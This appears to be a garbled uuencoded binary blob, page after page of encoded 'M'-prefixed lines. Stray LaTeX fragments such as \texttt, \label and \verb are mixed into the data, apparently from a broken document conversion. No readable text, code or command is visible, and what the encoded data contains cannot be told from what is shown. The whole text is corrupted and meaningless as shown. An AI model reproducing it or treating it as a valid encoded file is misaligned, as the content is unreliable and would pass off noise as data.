*(-"GN3JMUM=]\&^9FC; \texttt{M}*259JEV-44Z14M@LX(D) + \texttt{MG7!LM@C} = \texttt{MC7} + \texttt{MC7}$ M%AI)?M6@44/+DZ[SLC+ZPQ_^[;T`/K\?RSDDBV-ZP=L:VZYIH)+MTF^7*/?OĐ MK`T@.:N?.QRYY]IE7+]P[O4YS@-#G/37EB2T=IC/[O7J=:D2I6\$>2_ACW:('D MUJFA_7GFXTIQ?G\$=T8)Y67U7@W,`WIBWC5G;Z/XA,9T?<)^9VP9(19_WHRMD $\texttt{MS[>;7\%6X['*\-DPV_\PJO*4<^J]JH^P<JQV_N)::7GVC\&V=8[_CKSYK4)Y$+D }$ $\label{eq:mb^ol} $$MB^>0'1W\V@G3N6\#`6_6&*\&:;B/0XK/NWE$2R&6/17\;X\#7QH;P,&!$!V418ND$$$ M3M<1YOX]]YTPIIDJ2(WPT[,CI)_C0-DJEM@E5@42A6F.J-\$1;D[Q&K?]N[JJĐ M26%D!+/&/0:\$S4CIL+#0.'ZPO!>E.KN5/U79W2)< .(-VZB#1F;K>,<#^VW=Đ M^7+,Y+,>O:NF108Y?DSTN:%831;M^GW+'RV=O#K\V]-\$R&4Q\-K<]UAJR?!KĐ M`ZYKY8\$Z7K6M/T^6*W.*8?`.P`4V27YY/6O;`QC&I@3>--^ENKBI==_RG^K8Đ M0;?E5,73\TNN\27G%@R67BSJ-.ES[CU_KYVOB;PU8=^U![U'R>FO-N^7/^O>Đ M=AB3'+/4W!\$E]>]WAOBC_UR/UOWVWU9I0>/QGCSS#C'VEOS5-&[IQ.!/3A]EĐ M#PHG/;G.4>TYB_XJ/C',L9>:3QH:?JG]J5+?)1]N\;HFP>E4U?76CJF-/[^4Đ M7]9_V#XGZ40@,E253NR#\$W95JR:+G3K2NT??_V4U-\]OB\$MEUWV;>)L)WDX]Đ MI*UK#YQQY%%[SY35]U/8:_?]SFS*^V2NFI7EHNOBW%%>CZ2G>&^]BWIX,#\^Đ M((;SV>;,DW*U,EE6*:]/OUS95V&\1*BW#W6@RNK;R#>FTQ",M,Y[BO<-=V/%D MAUZ'#%T]>AQ\/^HGS\W"8TS"= Z]ENYD=!-QYV>N2G..@-\MT6/.C?'\2\><Đ $\verb|M'S5!P\D37G_LOT, `UY*NY/C4_&HY, VLU_D?T53D&Q5W) = X1KP`([@*NY.>PBD) | Algebra | A$ M?#_<TW.RCGA,U.1:[Y7*F#W3GW.^HF=[A9J_^E7\$A^V0D\$R5Y0!TD##S\$=1_Ð M\O7V4Y3N"7)/7BKDNWODU:Y[!_X<Z4;)%-5L2<12K_XVNG8"_S;H?HX#4`WPĐ MBGDD=#!.?8><\30".8<OFJ\/DL[DB=_[FBEQJWHK_]R'J+BLYJB@PJ;+\]BWÐ M5BO.)US\R1H:1N^7=,IV>URN65=^K']+A?(G2+/KF2ZW[MG\:,(7WQCQ*_*#D M`T&TS,#IVIL4S`SG370"O+_]\9U3:;P[G2]6U.S,&E4Y7/IQ9'JV*^0EI\?DĐ M^?+2WG+/^*_;6_7#CIS;VGIW_[;A2\N%W!K,J>?"8W)ZW46MK)\G9V^M&*ZVĐ M/, "[-4N8[-!"\$<\`_31A@4,#/+;RIS.C%50.L1841=35>WX</VAXNIW6]%-YĐ MG2E.#7UP(B8UC.DF8GC17%DN??E.:^SBT.)"B9G`)CZI`;'O^UWZGMXT/E:)D

 $MR+12RG\&ZKX>=^X[>LWV+9IPR<3Z*-D%]+QBVK1K<<Q6:'!D)LL[E/I;]1[*OÐ$ MP.P1GF%TX3AXBI]@U"WTJDX,F<Q0'NC(Z(1L&5S+7/]<<#R+]KG;`?K\H&]QÐ M_B1/%&\$Y=VRO:-\$=2]N![:;7N]YE^]@A)^6B:S_YWULY9_2=*]-AF]IS%&L.Đ MJ!`N^:`C/!I?'>;MCE:\QXL>S'9]]&QMA^Y](Z7#3Z56A-4*2ER]C;X<O)YUĐ M4SF]?]/I]U.WWN[94U&@E9:Z*V:T59&^]/!ZUO3'_2(5G"(Q?96.T:YVK4V7Đ $M.-R$Q?@JN@*\$C?5-TA7*`G;N&'>I\7K1!H6E;Q$74RO$W^5N\VC>^[CSKX9D]$ MCXP7K40JJBGHQ>#7R3PQL4E9JT</CBJL+1L)5+;*'`4R:W'>9<S(=A-[E;5^Đ M]SI34?[%*E+A<K]A;=7=JWY;>/4QNIWH_E'&B]Y`7Y)`?U#KP+=0/^VG@CO,Đ M/Q] $3V<\$FY^-2MSZO(4K) \#[+O5.R(\#KJ)>]=Z.:XT!TF>)]Z^<6%OCZ%D1(%/<math>\oplus$ MUF\,;^VN<YM&/()7WLX=U<M4[!?/,%*=I22OH(W%U9"#XUZM)M3`A)E46UV7Đ M^S)8RWI4H/+]Z;M//E'33I4':2U^+UW[\$5@[]TAEZ>V+9\$V9R`I]^:_%!YU(Ð M@50060Y&N^>:>0N^H.Z>E[GET+9KSWU8[R^DGV'7@_-_P6L8@)?_/!.U^YVÐ MVZUI+0VX8I7ZTX*M7:JFT(-<;6\Y6N:V_I&H#&#JY]A-\X:\;3Q2<Y_\$-%P[Đ M.OC%RGA?7L=-YWJ()8O/--R6P1PI!..Z?E*'INKL>/E"F3[M(WCQF_PWZROTĐ M; *K*1SW.), 7^7GJQ5BRO*?T%U[>+%17AN3VM3%-RP;!G^FWU"IVO:CES:(?UÐ M2Q?.^7YR1^P]NU_\GQ9=4/!OSJ>*YV<U5/,[2Q[W&5>JJ:,#P834VXI#EODSD M(G-VG_2.5X'TPG_?P_(O1NL-__=IO@'?8B_9OCL3=8M)@EBZPD`!A]VD*-`AĐ MW*3A<H0(I1L*3U#IK&PT+NAPC28DI20;&*,Z%2._QXBJR:+NDA\$_V'AJLT_.Đ MH^"#:4^RU(L(XR7<4=*R0;>WU"SEJE^4'*B]<*SQV'+FOOK[9UNQW;4FWW7"Đ MMDORF'A(+*,R7VGR3/UVY[^Y?L<:"3*'RH0-K,VF(MWS;]WK%LBX=C]4MR-CĐ MT`SX@9&M8X<5HCS>EYSI.OA&]8X.VECA=`7LCPKOYNO9?-)+^S5OW_1*R5G;Đ MR\8&KB%[:-&IOA<?&YYMBOPQ^]1FNS%6''JNBX7U_[HW'OO`Y-]R?PB]KSVEÐ M;("05^.HR4)<QH+/O_IR)=%N5;R/("S,+Z_0+9R>S8L53B'P6RBZ#.3Z"<ORĐ MWS)+<^_\$=0?LL>B5YYWWVR*"]OJ]OLUNBQ<O5.?;N*_K<?MWK6&>J[JY<4_Ð MFL?F!S2.I`B8&!JM\$2XYPS^;N%.+Q:O0UQA054KO]JEG9N^JTRCR?*5E]C?LD ME;[#YF&IYGL=VZ9/?-Y-O1<;W^J1L+OEDH5YYVP5_OF,W)\+.X<?[E>D<N5`D</pre> MC[6&@#!N*&_KY26EU;L>_2^2HD_RHML_<4[_7CM5UH+]JI.2+\MA]R%\/>P^Đ M4W16S^OC1Z]W9T2'[%3N8Z>VQ7@9M?Q9S4V]\#SHY'?YVX\0W_L7659".W]=D MPW3_/&`0ZU?(Z)GFD=-I/ZT1S?O'X:!YZ;G4J4W9+,/?<[<(XO"/MYDX8KK7Đ MO)3N[K,..Z<<9",^2IAM7TP]_\WL#5U%U]8^32MT)S@9]2OV8MU;F%BTX'QYĐ MJ#SN5Z7QB/_O9(X,^5U??H:-:'?;LN8JOA5FM@@MK@2MZ;S/^-7/DW2OE9-[Đ $\texttt{M)OBWIJX(-F_A3} < \texttt{D`9K\$;A':-C@J-VG7:6VRE+1V7;IMDS5<)_*6FD9;=\texttt{MKSD}}$ M89SEW7G]TCT!J18=G83EZMXKN8>OBZRB]."BFFC%7OAM3IQ;47\8\$SPM6UK=Đ M,121,>_68Z[UG-IPX*FQF@SEMKQVVHVPW='G-0GOYQY4V."TOF>&CK:A&LWVĐ M2DO) `O1E/=X+TYJ7UDY]<#[?UB9.\$<+'@B2EQPUMVYWU?LX5_\$K+\19&6SM_D M;G*O))4675Y\$*@*%H_G\$P@6'76=W!U[X&8GU@1\VXXA^0E+Z8<D.N:\%#=6?Đ M!.W@NJOM>=8]9,&YXX_1]2WUJ%>10@.;_23L+:>NU2G;;P=8XH=7.,*[U+%#D $\texttt{MS]Y6KMV'8M[+7-9ZI*!W/=1G+')00.F-G+1?/)] \texttt{M9->!R8JVWW/.N.UMWULKD}$ M'NL<.ET7-K"P\JM&_FQ'UIZ5SS<3[AF9C"6I:!\\?D390WI86^[&%]A_#B\IĐ MKY!@:'KP%E>:QVD1PQZ-_*CLX:\'1U0.&FW;N;[%2^13X:+X\@"?;M`=C0I(Đ M\$!IE;N_Q_!@Q'M5_CF/;GT<IXUB'1`KWXIY-6\;'-&M-/AQ:^B3`C%Z=\$'ZYĐ M]%QWUG+V0*\:<RMIM.;G\:73JBXY0WQH_SN)W"/*!ERO%!\I'!8QFW5PDFY[Ð M]IUE[ERJV-%3;S8U#2))\$PXQTUVHX23-@X<W"RM)7*D8T6F\]KELBJC-N,FTĐ M[L]:=@#V::31(X;.KRFEE&N>+D,^0EG"%1?_C/SZK*MKI#I<0M>L/MQDTI9SĐ MVR@^1M!BO.E]\-W\$JU]"16OT%>94%L=V(%70HXAB7XDW8M>X'?"\$Z=T[3AD-Đ $\texttt{M-J} \\ \texttt{TV} \\ (\texttt{LD[8F=VG/]\#)+V"[DTX?59ZZS"^W(B1\$!M2\69N[]A=G5)7@\$FWBCPD) } \\ + \texttt{VV} \\ \texttt{DTX?59ZZS"^W(B1\$!M2\69N[]A=G5)7@\$FWBCPD } \\ + \texttt{VV} \\ + \texttt{VV} \\ \texttt{DTX?59ZZS"^W(B1\$!M2\69N[]A=G5)7@\$FWBCPD } \\ + \texttt{VV} \\ + \texttt{V$ $\begin{tabular}{ll} $M^@5^ZCH^C]$ AP>A=XP$, `"J:KZ^P"\BALGR]?<'=`;$$.&.-F*(B:<:1H0D) \\ \end{tabular}$ M`&!?&(1&TWU!0`+P#0_P#0<)II\$@,C3\$'_@ROR+LPGTY0*&`#\-W\$V``P(CPĐ M#_%ETD\$`>R.3'A8)F`RR;PPS(@QL!OZ^(#24/4BL;T@H\/4#H70_>F@\$"&<%D $MA80'^47$^PD0[A],]]]'9N_O'THW!P'F("<([/-'DR-^6-A!D((%D2"&28\VD))))$ M1V@TX!\1'A@208,((LS".0&3'@^80"!6F![-P/%2+P!N?UI,-(BFAS.QM%``Đ M<`S[,Y9`')#CV2<4SE@#@1'\$4&)H1-P5@(X&@2`Z(BPH-,(/`-]0ZVC?<&80Đ M*(R.B(E\$DOG`&D,&P;ZQ=\$I(6!@=H@.34)!@&Q:)BXAFPHI`*20<^(?&@`"ZĐ M;7A`E`N);?40=S!!\$P>`J6%&"F&\$`#,(162\$9H<`!A-%I`?8X0&H8FRGA_DMD M`!"&I<\$1/>PS"HMA,,/;?\$\$8W1X%\$"(#X(AHAOTWX`U<;\$R=@:6W*]CI:.EMD M!VSMP;9P.C,N`D2#?1&!\$>\$1X300FA`128]^0`\$1?M%X\$!;"`*^)^\$@&VC\$:Đ M4(C,\$#HCL@C@?:)CPOM`\$'!IA;+]@UUV`,B?R<#0^C@A0&'0HPM(;*'D\$^)/D M=PD6@0\$G%(W@:1QD@`\$1<>&,2`#H_B&!(?0`%U"\$HS\$83%5>P`PV@5V#Z3``Đ MX5C`P(\$0X,APC6!";,>*@VC2!T`/`*Y8*C,A<H0.=C!@8D!,+``H(LS@`=\$,Đ M\$!M"C^.(*X6`NP6("P[Q9X'@N.`(!MW](2"!.\$9<"#,8)\$3`,3"(9MM95=^WĐ

MUY\9`F+IOACX&I\$/M,!GX8@X/)\$=I[[CX;[A\$2`/1'^'*V\$8^-Z#`T*8?G3@Đ M!R=<YJ6'^K,=&*X;1&>T`3@<O@I'^@6`B(C+<#C3@!>\$:@;T![AKLGOHOA]@Đ $M8Z#%/L(_L&4X%Q]H@$.B`9T=C+YAD:'T&X$A[$WA`5;)\!L`]S*85A'10:`<D$ M.&MB_*05V#G(L`T,">0`MLJPK:PT8Q]@'U)<:\$CX/L`(C:#L186Q\XZNA_(-Đ MXJ`#/,S`@G!Z'`AWC(@(IW^\$X'"PW\P!38RF@[`('50,+IP!&+?8?J&[?*'1Đ M;T%,EW*0.@106V&!.@W_,T`CH1J*9KI4`69"*)V!)L<`8_2V?.@L)0Q@V8ERĐ MG.*:!HY!A5"L;V@,CIY+HI4%Q06S0S\.!\$?\$L7,V=&<\$B%%'`\$20[P5H`R48Đ $M30;H_=J^*-;7R1"^*^{998^*}>698B>965+!+AI4"(^W^0$&:0#H/!6F#>A2TD$ M&<`],.1@[VKIX<J&(39E331W!1X.VTT=@8R&)0NR(J-`-Y4,.;+HS&A?L&9JĐ M"H'@:-LPWR`ZX"62N1,=JZ#P`#HQ'A!P/BB7G2YD5\OMX)HOY.I`<[0U!]:\$D MNGT<:FDBP1`-3%)!(15@DQ?-42D`^(L"L!6P6NQN6"B!S<J2YF0_JP#P8VB[Đ M7J'RODA`)Z38D79LPH#I0D_"]J*==P\$ARI_\$Z>RL!,ZTM.8UY5*:0%%U#KFCD M2*0&'*><+TIAZ;<#_.FJ[/-7M`X!D=/GCU,HFCD@6UBD1NE((06T*)%\$3FA)D M:])\$:DCGBTB+R-JAHAQ=L'(1(""7E2N=TI<;BJ)0[;IE<<_UT9\$`!]Q#0'A`Đ M1!P#H`!JG).&AME\V36&C3@!O@FJ9%,0&1T22M;8H@K(FE2J!IFJ3=/7H.IOĐ MUJR"V1!F[J*HE,-V+]HLFH6FF\4PF;B(<\$8OA`6[`'?RA+,/AL(>(,*?)WG'Đ $M#2@"B$+Y<"#^!4,>;307UV?^>&]O+WB!859EC!=Y)Z.E(GH>8>1BP+]C,,Ð$ $M"?)" \ 4!2\$ \ GB!2P.=B) T0\&BR/ZJ + \ S\$F + "*: \ 'A(N'ABQCI*")" \]** < 0W \ - 2D$ MSS\$(9QP\18^.CH@.0ZT#*0@1AJYS#D)A]("0&,FP)O@<NX\?8@#>2.`%-5>2Đ M!%&10G[)OG)8Z/#?+<E">R3"NGQ#PC^S!Y:"`/\$JUS5.?*1D*8Q'<P`B%SOYĐ $M:)>8X<Q>-?]P)N"DZDQ!4S&R`(12P9<TZH$(/M34_C2@86!4#4@0+)]0!`(,<math>D$ MP?H-`-8?0'#&!+"A`8,4D(+&\\$(*XX`LR0)LZ&(!H`*<<"Y[`2.77UY<%K`Đ MW&>\$26<@`*`12!.Q04`O0'XBXT@K0-8``IGQJ;'KE1N.%W>Q"LT+P3W5A>`+Đ M1S7.Q]Q'\$#PO#S),7(1.J0!4W"\$-2+!F1EEM`)""14L;C)R>Q/;"D4Y+%!DM>I`S@`<!CH@R.SB8R%?H(%!%P">\$'X%\A!\$@B%04DC'\$+@!5`!5ZO#\=1#+)D M"*2"%-^I(L;B20AP)R,,_-X+5&0]`P]#.(C#?0>)XQD-3B=!-VA`'B,`Z=!(Đ M@*S/R@%5;;&IU;0F'V"?3"9#`J1H@);Z0H&T\$1ZP%2'V<`)54?:!)"\$`XD=`Đ M)(Q`MA`'\$6@AA@BD@=0!B'N"!O'L@A[7[2`]XH78Y`9QPI?#QYR0*!R5;5X-Đ M]].I[/.*-H4#%Z\$X#9B3PL\$+:;%-K,/"@D^N2[LFII!^]LG"/)Y.8C&`00]`D M;)XB!<#=%S+E!B_1D<B-!5(JSP1J"5W[%@",&0*BJ%`D=I)XNL9S`M1"R"P-D MT"@H23,:@!\$2E"*]@UVATNGW7%W@XA%\Z44C/J\@MGLDD2'V!Z2>Q6(I:/YJD M%0; V,14=BW7#]((9(7Y?[JLTT'B6!'VD`0J6'2**00!P/82?=?=%48FB2#%HĐ $\label{eq:mdt} \texttt{MDT} < 0 \% 38 / \texttt{"JT}) _ 0 \texttt{[\&`=)} - \texttt{(I)} \texttt{GI\#G!} / - \texttt{P(6<L2} \$ \texttt{"QOL} \$ \texttt{!.(""\%]} \$ \texttt{J\&,``@\% +D } \texttt{I} \texttt{MDT} = \texttt{MDT} + \texttt{MDT$ M;:"))3?@:,@=H`KY\$]^Q9`/IOO,ARFTOQ!\$PBD!V"'QG\$T!!FQ`_1(8,,Z\$)Đ $\label{eq:main_bound} $$M?BJ?^]$KNC.4C1'0:O["$<+"-<E:'@W:Q(6-`BZ9*[S=E,08+MPFG,CCI6ID]) $$ $$M?BJ?^]$ $$M$C.4C1'0:O["$<+"-<E:'@W:Q(6-`BZ9*[S=E,08+MPFG,CCI6ID]) $$ $$M$C.4C1'0:O["$<+"-*-<E:'@W:Q(6-`BZ9*[S=E,08+MPFG,CCI6ID]) $$ $$M$C.4C1'0:O["$<+"-*-<E:'@W:Q(6-`BZ9*[S=E,08+MPFG,CCI6ID]) $$ $$M$C.4C1'0:O["$<+"-*-<E:'@W:Q(6-`BZ9*[S=E,08+MPFG,CCI6ID]) $$ $$M$C.4C1'0:O["$<+"-*-<E:'@W:Q(6-`BZ9*[S=E,08+MPFG,CCI6ID]) $$ $$M$C.4C1'0:O["$<+"-*-<E:'@W:Q(6-`BZ9*[S=E,08+MPFG,CCI6ID]) $$ $$M$C.4C1'0:O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O["$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O[""$<+"-*-O["""$<+"-*-O["""$<+"-*-O["""$<+"-*-O["""$<+"-*-O["""$<+"-*-O["""$<+"-*-O["""$<+"-*$ M#"+&"HM@,!%VS5:G22?-\`\$)1%B,+!/1QB[P]&CQR'(8<.U%`7/_8%\0[>O/Đ MA\$2!"IO+1+.9'00!@"1D6S3=/P)0@\)#]AO`=P\$\CL!7E-"B;.OR0)1.]HG[Đ M`'0A^0B*%]#)0"4@(I1-&:,1(,8("0+A")\B658)`0:!0&RF@3(!CIR\\$`[9Đ MQL:ZWH"OV)"`&-`'#`!9+-(7!-%W\$*T1E@IP26"P&>D[`-H,V)@E#:J!K+\$AĐ $M\#._G00.M('HX/=KI.P`&(>&G`9T=(T\Y%=&'(5*A*ZS!KG<+*/;1A+"Y3BH.Đ)$ M/L+"\$M?7UP\$+6E]'&@\$V%9W"`VX#7K\4G.A1`.NR>W`;KU1H`2J83:XS;X\$>Đ M:I>'-"_.X(A!7]I2`X!NB>0IC/HHQJ`&XPC9)@O@%WDPRB()V2I(X`U3E%9Đ M2Y%-P<\$E<9`:;)AB@F-A80N(Z+T7R\+ZLZ!3+"C5P)N(I;'_AS'HP0"#D\6+Đ MQ55'2\!B26%\$:(DC%'H`A:6F2!2F2,#4E*N0)):*9P\A#.&F('R+(PWMPX[+D $M_{+}12!A6H_{< L;V'Y99}^{(AU'Y^!N)3L}_{4<6D.$^[A)S_IL8> S$^[6F(.&D)] }$ M@H5W0+C#\$#Z)AG[)WAV?(G88L:!.8J]I@+79+XA:"2\.H!#(T0F!S,\$GF2NGĐ M20HX=KHKU6/XPB.8[##B1=I@Y`M`'*D`D6;3QD0J6[0W@!<LBA8Q29\$J92JUĐ MN4\`]\$OW]HJ:H>'B+0`#N?3+<IKB3.%>L`/@*,##UQ2=":##>\$NTXCL:*A7AÐ $\texttt{M:@6+K<0:ZGU(\#ZQCQT?,NRMH+-$IE\#[J(,I:5^02<0:^9"H*@]1+O5Q]@OV'D }$ $M"``\$P\Z]R'U0"R`G4[0G@\$(D4\&;H\$\#<,/ZZ+_S&(1[3B@FOH\$"`[CKP[A.`RĐEG]]))$ M^2+(.DZF"#>\06@\$286N8WZD:O;QF/+=-^5/%3<5AT5>]'MP\1S,!DBYOM@4D M\<#`%*X^*3D\V)TB?A3@[ECV+75=P0!I9+X`A\LZ![#Q5#P1PB`@58:"ZT*>Đ MFU[\$#G&9<;G1\-(P3\$XSZ.,RY^:&.*<EIE\$`CJ\$9G:'`3U@@E8?R]R?6IP"9Đ MS.H`?X;3%M-8TC5`&I^*9!XCRX#HR)"@8"9G#!"0Y=1%`\0<;`_QCXY@]\$:`Đ MO"8B8WD)U\X.X[B(Z'U^\$2!B'PQ>*\J\$@I"P\$*:E-U0#GA)-D6V2;`5!#J;3D $\texttt{MFOQ)Y)F} \\ \texttt{0"I1BT64\$6BI(C88!_*P(\#]!+5\#-[P,22BEP/00`<\!K!:<\!!4\$\$0';D) } \\ \texttt{0"I1BT64\$6BI(C88!_*P(\#)!+5\#-[P,22BEP/00`<\!K!:<\!!4\$\$0';D) } \\ \texttt{0"I1BT64\$6BI(C88!_*P(\#)!+5\#-[P,22BEP/00`<\!K!:<\!*P(\#)!+5\#-[P,22BEP/00`<\!K!:<\!K!:<\!K!+5\#-[P,22BEP/00`<\!K!:<\!K!+5\#-[P,22BEP/00`<\!K!:<\!K!+5\#-[P,22BEP/00`<\!K!:<\!K!+5\#-[P,22BEP/00`<\!K!:<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,22BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#-[P,2BEP/00`<\!K!+5\#$ M\$E?7E&Z!'>D"K`_X15ZV"OF\$M=NQEP+2H_&ILKBO20`*!P@.1AZSBYM@.O*PĐ $\label{eq:mg00} \mbox{MG000*$8C\OYC-$L[3[B.IG(!=\9`L<U_2"QI732[\J:V*<T"^&A"KH!H^".WJD) \mbox{WJD}) }$ M":J<D\GP21\`G,_0L)XL,JQ=!8T#'':+_\$_57#'`%JJ,T@H.%DB"F0>QRCSGĐ

M>A=1YQ;/+39Q27/UY/=B!Z0H&C0M&6[2-(<+M)EM6AS9Y0`%KI1@`4\R5AJNĐ MXMK/+M1XDX<_G^=JB=).L_P4=B^1076D&\$CE-..@8&<006=32!HAUP<.5.6%D $MT"D$5S9S11?[@)T4.*J.!7!RL$)3*?2+$[S^]>S6>\[^>1R=<R_MX#M2D#\MD$ MX[;@3!PG[:`06\$<)-R#!;[!W6O\$-W!`W&``<M=R?]OO@:CQ3N/C8F2T^C;H/Đ M"&0?6PILPP*F1\$@:5@#L_,D@@,+(KU*[4L2_LVE#BQ2'>0!;'\$:2V7J5'K"@Đ MR"'/E8HS8N*DN'JQ)\!;,?YI#E-N(_81[F+Y`',*7*U-8!\@E-*^3@A>?PZ9Đ M`-2,[`QQE`WN;*6&\N854Q9#S"%"NRFVF@`#UJ5>W#1'O["`+T<UU`X(7P&@Đ MA3JP1\DTY9:&(=/X**]OZSS9<<#W>0DSR@<5:PB)9VE3D*F[M4_@SJL8#EA\$Đ ML`J"(0C=V<=Y)8T,#U)!,9L5J8\#MII691W:?^T>2%PG13F.>R+`RHOK`^41Đ M_C'0X@QN\PUGTWS*(A<O^\$EH8I^ILR!V)DN&M:V6"^9`9/WX?O6AIS%O>CD[Đ MU#6P][AJ\$'LA`&]P@RV@3<]9C@CM8?.*3C)J"PM%A"C<C=S?K^Q?98<M.M^LD $MGJTXIET(_6A?&!2A@@UX%E,N@:DP;?!,%J%Q'&,%=-81<BM-WLP)9Q0(2JD)$ MP#1&&?#<^+TJ<1"K6Y7F<]<EK5D[6`,?N]`&SQ#@"9])3E^,2/,L9IV];VV4Đ MX24BY*G\$5@E]6!)42.*_`B`7>//ZZ9/RP/&@6SU!5Q,%]CI+8`0\$R@J!`*=IĐ M.&)@Y@O,.*-#&/O82:#<I(1XI6TR!]%B_DOJWP8)0.T7RF>48\$\$%1S;]@CHAĐ M`5Z`YC^`T'GP/H!L5I7*H\NF=A=Y'"^B>(C7=;B&!(MP]XMP[)K>:E"(&Q84Đ M'0?]@A#L!*X5T@X2H>A=U6S:M)D(`7*7+FMGS9>;H,)8<F\^5_`\0!0Y%2V^Đ M49N`-+%6A"8CW`*0]#JR#6*J#%0'P;T&*>ZZ[_(/D6(DE<7VX\"19<1C?5VLD M\$',>I!8AKZ_2X&CAW3Y0,9L[:2T)@!B>BR5+,<E%XVT\$B,#**WR(2<\$D`H\$VĐ MRTG,=%&_!`VL!XH_P"Q!()X&3Q0![C`?*(4]K!8`5P`H!D\5OA07@@EH7)S`Đ MO^4#IM4*OC(09.R#+\$"W%8YB3='-<52TEMR!,@DR1MH:@@DG-:R+L/:.D!F6D MP,>*@0JQ0!XJY[SZ!1RI,BB4E\$4,@']-Q`VN<"8#>\$LK79F`<[UU%"]B?=%&Đ MOFBVM2[&1:\$AKE11R7]BH+\%.,(91.@T.S"*\$\$(_BPA!\IP807?`^>UB%'H.Đ MAL\+*+GA(.SRLW\$T'T\?">N&DQH'SKAF"'8\$BUR\1.@L\:B"?C**\8)@L]H5\D M8, ': W?<M_@LOX)\A7=%BTSP\$1BUN7(E;8U-OLHIOO`"HZD6>4MFB`13*%EY_Ð MC``6\$=F+-"#S;\$'`PXV4L2GW1FP@D`W"!`B/*8',C]P+1K1%4Z+4;,+;,>!BD $M2B]&DP!K)M7[D-OQ'4N<;'?\I+'7RWT@;L=>P`L5J0&R+@NM!SF[LQ6,<QDXD-DAM-SP-NAM-SP M(<)6,"P>,L!0V4(&N"+L_$Q'*A^;>8"TU)^A(R(^3?R(SP6PMQ"^>213J()XD)$ M%O:A;6ITY'38!MUI)C?P:R`JIE7L['@.)[*`+-4'4,:!&<<W"(XUA;<1H7X9Đ M)W:,01`M6=*"5=[4!M9YWAI",Y;&.*BXDCH0K`^Q"1SR'2\$@:PAK\$7*#(\$EXĐ MA7A7&FDD8]C<+"H28R:VW9<HW00,<(T`P',N5.!\$!'H^4*P`I`!I'#X`H@\LĐ M^K(U63U"(51!T!0&!WE\$UHU3V+"R(&Q6"&JXXBC0-(8*NL"ZS#\!X64*SUL1Đ $M(7UV/\$^(\$>IP^PN^N;"(B6P\#VDJPV(9>78!B\&_FJ48>_8WP+G3E?\/+)\$J(WD)$ $M=GUA"OORT2FWP`3VA1F9JYK/'T!5*/\E6S9+0LP9=%]<M#\(;N,=1[H04>`&D)$ MI\$<8&H'012\D7WPQEKOP`%O^F:HS8*PC85T.@E,`VTEO*VBPACHX[@.=9Z<;D $MH+'5(R#;LX!6WOE#Q?N.]0-5OO'/4,,/"*AI\0@HH,9U^=^"(BJ4!XG*P9-D)$ M4+*.P`)U'B!:SG3`B`EEPHSML\\R<1K8,3)V8\$M[/3(CQBW_SZD[``M@=\$^YĐ M2P/68(O-J"RR,-!A1?4NVM6RY4LK=\$:Z"WE)9DO8WL?D>V=A,(DZL\!W#9#!Đ $MU(; \0$i\&@!; 